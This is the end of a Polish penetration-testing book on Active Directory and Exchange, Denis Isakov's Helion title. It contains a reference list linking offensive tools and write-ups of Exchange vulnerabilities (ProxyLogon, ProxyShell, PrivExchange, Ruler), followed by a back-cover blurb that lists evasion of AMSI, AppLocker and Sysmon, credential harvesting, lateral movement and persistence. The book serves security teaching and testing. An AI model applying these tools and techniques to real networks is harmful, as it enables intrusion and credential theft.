11. NameMash: *https://gist.github.com/superkojiman/11076951#file-namemash-py*
12. EmailAddressMangler: *https://github.com/dafthack/EmailAddressMangler*
13. Skrypt ekstrakcji OABurl autorstwa *snovvcrash*: *https://gist.github.com/snovvcrash/4e76aaf2a8750922f546eed81aa51438#file-oaburl-py*
14. Atakowanie interfejsów sieciowych Exchange: *https://swarm.ptsecurity.com/attacking-ms-exchange-web-interfaces/*
15. PEAS: Biblioteka Python 2 i aplikacja do uruchamiania poleceń na serwerze Exchange: *https://github.com/snovvcrash/peas*
16. Badanie eksfiltracji MWR ActiveSync: *https://labs.withsecure.com/publications/accessing-internal-fileshares-through-exchange-activesync*
17. Wykrywanie luk w zabezpieczeniach ProxyLogon: *https://devco.re/blog/2021/08/06/a-new-attack-surface-on-MS-exchange-part-1-ProxyLogon/*
18. Hunting ProxyLogon: *https://bi-zone.medium.com/hunting-down-ms-exchange-attacks-part-1-proxylogon-cve-2021-26855-26858-27065-26857-6e885c5f197c*
19. Wpis na blogu badacza luk w zabezpieczeniach, który odkrył ProxyOracle: *https://devco.re/blog/2021/08/06/a-new-attack-surface-on-MS-exchange-part-2-ProxyOracle/*
20. Pełny opis ProxyShell jest dostępny na blogu ZDI tutaj: *https://www.zerodayinitiative.com/blog/2021/8/17/from-pwn2own-2021-a-new-attack-surface-on-microsoft-exchange-proxyshell*
21. Wpis na blogu Palo Alto dotyczący luki w zabezpieczeniach ProxyNotShell: *https://unit42.paloaltonetworks.com/proxynotshell-cve-2022-41040-cve-2022-41082/*
22. Autor ProxyRelay opisuje szczegóły luki w zabezpieczeniach: *https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/*
23. Artykuł o ProxyNotRelay, który jest połączeniem ProxyRelay i ProxyNotShell: *https://rw.md/2022/11/09/ProxyNotRelay.html*
24. Podatność CVE-2020-0688 prowadzi do zdalnego wykonania kodu na serwerze Exchange: *https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys*

25. Ysoserial.net: *https://github.com/pwntester/ysoserial.net*
26. Oryginalne badania dotyczące luki w zabezpieczeniach PrivExchange: *https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/*
27. PrivExchange: *https://github.com/dirkjanm/privexchange/*
28. Naruszanie bezpieczeństwa stacji roboczych za pomocą reguł poczty aplikacji Outlook: *https://sensepost.com/blog/2016/mapi-over-http-and-mailrule-pwnage/*
29. Narzędzie Ruler: *https://github.com/sensepost/ruler*
30. Biuletyn Microsoft KB3191938: *https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-outlook-2013-june-13-2017-d52f7b9a-488c-dd5a-0d43-da5832eaac5f*
31. Formularze Outlooka, narzędzie pozwalające osiągnąć stan przetrwania: *https://sensepost.com/blog/2017/outlook-forms-and-shells/*
32. Biuletyn Microsoft KB4011091: *https://support.microsoft.com/en-us/office/custom-form-script-is-now-disabled-by-default-bd8ea308-733f-4728-bfcc-d7cce0120e94*
33. Wykorzystywanie do ataków funkcji strony głównej witryny w programie Outlook: *https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/*
34. Biuletyn Microsoft KB15599094: *https://learn.microsoft.com/en-us/mem/configmgr/hotfix/2207/15599094*

Skorowidz

Testuj granice odporności swojej infrastruktury!

Cyberprzestępczość to obecnie wielki biznes i wielka polityka. Zaangażowane podmioty nieustannie dążą do doskonalenia technik ataków. Cyberprzestępcy dysponują własną metodologią, narzędziami i wykwalifikowanym personelem. Aby obronić się przed nimi, musisz zrozumieć, w jaki sposób atakują, a potem dobrze poznać ich taktyki i techniki.

W trakcie lektury tej książki przygotujesz własne laboratorium, a następnie przeanalizujesz każdy etap zabójczego łańcucha ataków i zastosujesz nową wiedzę w praktyce. Dowiesz się, jak ominąć wbudowane mechanizmy bezpieczeństwa, między innymi AMSI, AppLocker i Sysmon, przeprowadzać działania rozpoznawcze i wykrywające w środowisku domeny, a także zbierać dane uwierzytelniające w całej domenie. Przeczytasz również, jak poruszać się ruchem bocznym, aby wtopić się w ruch środowiska i pozostać niewykrytym przez radary obrońców, a ponadto jak eskalować uprawnienia wewnątrz domeny i w całym lesie domen czy osiągać stan przetrwania na poziomie domeny i w kontrolerze domeny. W efekcie nauczysz się przeprowadzać ocenę bezpieczeństwa różnych produktów i usług Microsoftu, takich jak Exchange Server, SQL Server i SCCM.

Ciekawsze zagadnienia:

- techniki atakowania usług: Active Directory, Exchange Server, WSUS, SCCM, AD CS i SQL Server
- skuteczne unikanie wykrycia w środowisku
- ofensywne bezpieczeństwo operacyjne (OpSec)
- sposoby naprawy błędnych konfiguracji
- przygotowanie rzeczywistych scenariuszy

Denis Isakov specjalizuje się w ofensywnym bezpieczeństwie systemów IT ze szczególnym uwzględnieniem środowiska usługi katalogowej Active Directory i analiz złośliwego oprogramowania. Pracował dla wielu firm z różnych branż. Uzyskał szereg certyfikatów branżowych, od OSCP po GXPN.

Helion
helion.pl
HELION S.A.
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl
KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-289-2227-3
9 788328 922273
Cena: 89,00 zł